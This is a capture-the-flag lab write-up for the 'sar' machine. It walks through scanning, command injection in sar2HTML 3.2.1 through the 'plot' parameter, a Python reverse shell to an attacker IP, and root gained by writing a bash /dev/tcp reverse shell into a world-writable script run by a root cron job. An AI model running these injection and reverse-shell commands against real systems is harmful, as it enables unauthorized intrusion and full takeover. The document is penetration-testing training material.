

## [Recon]

```
=====
[OS]: Ubuntu
[Web-Technology]: Apache httpd 2.4.29
[Hostname]: sar
[IP]: 192.168.215.35
[USERS]: love
[CREDENTIALS]:
=====
```

## [Scanning and Enumeration]


[NMAP]

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)
| ssh-rsa
AAAAAB3NzaC1yc2EAAAADAQABAAQADHy/WJJHLFdbwbJpTyRYhEyj2jZV024UPWIdXfNHxq45uh08jkihv3znZ
98caLP/pz352c0ZYD31We0bTSbHyjQce2bSAJHubDYp13hU/P4tbV5GIJ72W2rWkLTslH/SJoHUSqlManB7ZzgV
yU2KQ4fnNx/V1XGJYsshquRqTrXKeeal+yQvTC4gnsr8ENIGMq0yJnYxMAasx6kmSc+S+065Mie65xkyisFXo2M
QyxzsFdCu2w1bYmb3pegYDm6Y0c/EJP0sxDizXVwkU0S0XSVdGuk3RUYjt5GQ2fL24ZsML6CwN+HD2ZTnD0FK90
PQTLuvlp6BoI/ZWvIenNvu63
|   256 8a:4e:ab:0b:de:e3:69:40:50:98:98:58:32:8f:71:9e (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFgxutbLnN4K2tj6ZHrzlZTKS+RRuly+RkA
0J63JsQFiyvz4PqA64w/h0Se3gymZV6zJ9XBpS41b6IoEymeISA=
|   256 e6:2f:55:1c:db:d0:bb:46:92:80:dd:5f:8e:a3:0a:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+5254x35Vwa2S7X73YLY87Q58qQ0D9oQeSKMpmmmT0o
80/tcp    open  http      syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

[Web Enumeration]


```
/robots.txt --> /sar2HTML
```

Upon visiting the `sar2HTML` endpoint, I notice a static web page that contains a lot of information about the `sar2html`



Before proceeding with anything, I noticed that it has a version so i googled the `sar2html` which reveals more about the python web based application that allows one to plot and analyze sar data from various operating systems. Also a tool for system statistics `sar` data . It is also vulnerable to Remote Code

Execution in specific versions all the way to 3.2.1.



The screenshot shows a search engine interface with a search bar containing 'sar2html'. Below the search bar, there are tabs for 'All', 'Images', 'Videos', 'News', and 'Maps'. The search results are displayed in a list format. The first result is from GitHub, titled 'GitHub - cemtan/sar2html: sar2html is the plotting tool for system ...'. The description states that sar2html is a python-based web application for plotting and analyzing sar data. Below the description, there are sections for 'Issues 2', 'Pull requests 1', 'Projects 1', and 'Security'. The second result is from exploit-db.com, titled 'Sar2HTML 3.2.1 - Remote Command Execution - PHP webapps Exploit'. The description mentions that the exploit allows executing commands via the plot parameter and viewing the output on the web page.

Also i use the `searchsploit` utility tool to look for same vulnerability using the terminal so it return 2 results indicating a python exploit and a text file.

```
searchsploit sar2html 3.2.1
locate php/webapps/49344.py
cp /usr/share/exploitdb/exploits/php/webapps/49344.py .
locate php/webapps/47204.txt
cat /usr/share/exploitdb/exploits/php/webapps/47204.txt
```

```
[cyberxploit@parrot]~[/Desktop/projects/ctfs/personal/offsec/labs]
$ searchsploit sar2html 3.2.1

-----
Exploit Title | Path
-----|-----
sar2html 3.2.1 - 'plot' Remote Code Execution | php/webapps/49344.py
sar2HTML 3.2.1 - Remote Command Execution | php/webapps/47204.txt
-----

Shellcodes: No Results
[cyberxploit@parrot]~[/Desktop/projects/ctfs/personal/offsec/labs]
$ locate php/webapps/49344.py
bash: locate: command not found
[cyberxploit@parrot]~[/Desktop/projects/ctfs/personal/offsec/labs]
$ locate php/webapps/49344.py
/usr/share/exploitdb/exploits/php/webapps/49344.py
[cyberxploit@parrot]~[/Desktop/projects/ctfs/personal/offsec/labs]
$ locate php/webapps/47204.txt
/usr/share/exploitdb/exploits/php/webapps/47204.txt
[cyberxploit@parrot]~[/Desktop/projects/ctfs/personal/offsec/labs]
$ locate php/webapps/47204.txt|xclip
[cyberxploit@parrot]~[/Desktop/projects/ctfs/personal/offsec/labs]
$ cat /usr/share/exploitdb/exploits/php/webapps/47204.txt
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage: https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen. [cyberxploit@parrot]~[/Desktop/projects/ctfs/personal/offsec/labs]
$
```

Time to run the exploit and check what it does. We can also do that by `reading` the content of the exploit. So we run the exploit..

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/offsec/labs/sar]
$ python3 49344.py
Enter The url => http://192.168.215.35/sar2HTML/index.php?plot=
Command => pwd
This type of Operating System is not supported...
/var/www/html/sar2HTML

Command => _
```

```
Command => id
This type of Operating System is not supported...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Command => ls -la /home
This type of Operating System is not supported...
total 16
drwxr-xr-x  3 root    root    4096 Jul 22  2020 .
drwxr-xr-x 24 root    root    4096 Mar 10  2020 ..
-rw-r--r--  1 www-data www-data  33 Aug 30 02:37 local.txt
drwxr-xr-x 17 love    love    4096 Jul 24  2020 love

Command => cat /home/local.txt
This type of Operating System is not supported...
9dd50fe1ee4fafce9bb2cc21ca38bbf1

Command => _
```

I tried other `revshells` [bash, nc, and others] but none seems to work. So i thought of using this long python version and `BOOM` we got a shell!

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192
.168.45.152",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```

Command => ss -atp
This type of Operating System is not supported...
State      Recv-Q Send-Q           Local Address:Port               Peer Address:Port
LISTEN     0      128             127.0.0.53%lo:domain              0.0.0.0:*
LISTEN     0      128             0.0.0.0:ssh                       0.0.0.0:*
LISTEN     0      5              127.0.0.1:ipp                     0.0.0.0:*
LISTEN     0      128             [::]:ssh                          [::]:*
LISTEN     0      5              [::1]:ipp                         [::1]:*
LISTEN     0      128             *:http                            *:~*
ESTAB      0      0      [::ffff:192.168.215.35]:http      [::ffff:192.168.45.152]:40660
CLOSE-WAIT 1      0      [::ffff:192.168.215.35]:http      [::ffff:192.168.45.152]:53840

Command => python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.152",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```

```

[cyberxploit@parrot] ~/Desktop/projects/ctfs/personal/offsec/labs/sar
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.45.152] from (UNKNOWN) [192.168.215.35] 45898
/bin/sh: 0: can't access tty: job control turned off
$

```

## [Privilege-Escalation]

--> At this point, I tried lateral movement and basic privesc techniques to uncover more information but end up with nothing. So i decided to upload `linpeas.sh`. Upon uploading the `linpeas.sh` file and running it, Here we go lots of file owners as `root` came up. I notice the one i saw earlier after gaining access to the box in `var/www/html`.

```

www-data@sar:/var/www/html$ ls
finally.sh index.html phpinfo.php robots.txt sar2HTML write.sh
www-data@sar:/var/www/html$ cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ ls -la
total 40
drwxr-xr-x 3 www-data www-data 4096 Jul 24 2020 .
drwxr-xr-x 5 www-data www-data 4096 Aug 30 03:50 ..
-rwxr-xr-x 1 root root 22 Oct 28 2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 28 2019 index.html
-rw-r--r-- 1 www-data www-data 21 Oct 28 2019 phpinfo.php
-rw-r--r-- 1 root root 9 Oct 21 2019 robots.txt
drwxr-xr-x 4 www-data www-data 4096 Aug 30 03:11 sar2HTML
-rwxrwxrwx 1 www-data www-data 30 Jul 24 2020 write.sh
www-data@sar:/var/www/html$

```

The `finally.sh` script is running as `root` user. maybe there might be some `cron jobs` running the script in the background but lets confirm.

```

www-data@sar:/var/www/html$ crontab -l
no crontab for www-data
www-data@sar:/var/www/html$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anaacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anaacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anaacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/var/www/html$

```

and there we go its running as root but we can not modify the file nor executes it but we can read the content of the file and after i did just that i noticed the script only executes a script in the same directory as the finally.sh script.

```

www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ ls -la write.sh
-rwxrwxrwx 1 www-data www-data 75 Aug 30 04:34 write.sh
www-data@sar:/var/www/html$

```

And it seems like we can read, write and execute the write.sh script which is owned by us [www-data] So lets add some bash or python3 revshells commands to the file before the finally.sh scripts executes it in the next five minutes .



```
www-data@sar:/var/www/html$ cat write.sh
#!/bin/sh

#python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.bind(('',9000));s.listen(5);os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);subprocess.call(['/bin/sh']);s.close()'

bash -i >& /dev/tcp/192.168.45.152/9000 0>&1
#touch /tmp/gateway

www-data@sar:/var/www/html$
```

And after some minutes, we gain privileges as root.

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/offsec/labs]
$ nc -lnvp 9000
listening on [any] 9000 ...
connect to [192.168.45.152] from (UNKNOWN) [192.168.215.35] 43654
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /root
# cat proof.txt
4fe5149021391723e23839b8e20a2d0d
# _
```

---

## [Take away Concept]

```
=====
* Always explore webshells
* Check for cron jobs [crontab -l, cat /etc/crontab]
* Try multiple Reverse shells [python3, bash, nc]
=====
```

---

## [Flags]

local.txt : 9dd50fe1ee4fafce9bb2cc21ca38bbf1  
proof.txt : 4fe5149021391723e23839b8e20a2d0d

---